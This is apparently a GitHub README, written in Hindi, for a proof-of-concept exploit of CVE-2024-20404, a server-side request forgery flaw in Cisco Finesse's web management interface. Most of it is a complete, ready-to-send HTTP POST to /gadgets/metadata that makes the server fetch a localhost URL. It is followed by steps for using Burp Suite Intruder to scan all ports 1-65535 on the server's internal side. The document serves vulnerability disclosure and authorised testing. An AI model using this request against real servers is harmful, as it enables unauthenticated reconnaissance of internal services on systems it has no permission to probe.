
 3zz4t/cve-2024-20404
CVE-2024-20404 के लिए प्रूफ-ऑफ-कॉन्सेप्ट एक्सप्लॉइट, जो Cisco Finesse वेब-आधारित प्रबंधन इंटरफ़ेस में SSRF को प्रदर्शित करता है, ताकि क्राफ्टेड HTTP अनुरोध भेजकर स्थानीय सेवाओं की गणना की जा सके।

Cisco Finesse के वेब-आधारित प्रबंधन इंटरफ़ेस में एक कमजोरी एक अप्रमाणित, दूरस्थ हमलावर को प्रभावित सिस्टम पर SSRF हमला करने की अनुमति दे सकती है।
यह कमजोरी प्रभावित सिस्टम पर भेजे गए विशिष्ट HTTP अनुरोधों के लिए उपयोगकर्ता द्वारा प्रदत्त इनपुट के अपर्याप्त सत्यापन के कारण है। एक हमलावर प्रभावित डिवाइस पर एक क्राफ्टेड HTTP अनुरोध भेजकर इस कमजोरी का शोषण कर सकता है। एक सफल शोषण हमलावर को प्रभावित डिवाइस से संबद्ध सेवाओं के लिए सीमित संवेदनशील जानकारी प्राप्त करने की अनुमति दे सकता है।
<target> को बदलने के बाद सर्वर के लोकलहोस्ट पर पोर्ट नंबर "8444" से प्रतिक्रिया जांचने के लिए नीचे दिया गया अनुरोध भेजें।POST /gadgets/metadata HTTP/2
Host: <target>:8445
Cookie: timeBeforeFailover=1695808242310; timeBeforeAttemptingLoginInIframe=1695808244317; attemptsMade=1; seqNumberGenerated=1; finesse_ag_extension=<extension>; activeDeviceId4000=SEPD4AD717A03F6; timeBeforeLoadingOtherSide=1695808249678
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://<target>:8445/desktop/container;jsessionid=90aE172355707490406528141464742B/?locale=en_US
Content-Type: application/json
Content-Length: 127
Origin: https://<target>:8445
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
{"context":{"container":"default","language":"en","country":"US","locale":"en_US"},"gadgets":[{"url":"http://127.0.0.1:8444"}]}


Cisco Finesse वेब-आधारित प्रबंधन सर्वर पर पोर्ट नंबर को 1-65535 से बदलकर सभी खुले पोर्ट को स्कैन करने के लिए बर्प सूट इंट्रूडर (burp suite intruder) का उपयोग करें।
बंद पोर्ट पर आपको "Connection refused" प्रतिक्रिया दिखाई देगी।

यह केवल एक प्रमाण की अवधारणा (PoC) है जो यह प्रदर्शित करने के लिए है कि Cisco Finesse का वेब-आधारित प्रबंधन इंटरफ़ेस सर्वर साइड रिक्वेस्ट फोर्जरी (SSRF) के लिए संवेदनशील है, और यह PoC केवल शैक्षिक उद्देश्यों के लिए है। इसका जिम्मेदारी से उपयोग करें और केवल उन सिस्टमों पर जिनके परीक्षण की स्पष्ट अनुमति हो। इस PoC के दुरुपयोग के गंभीर परिणाम हो सकते हैं।
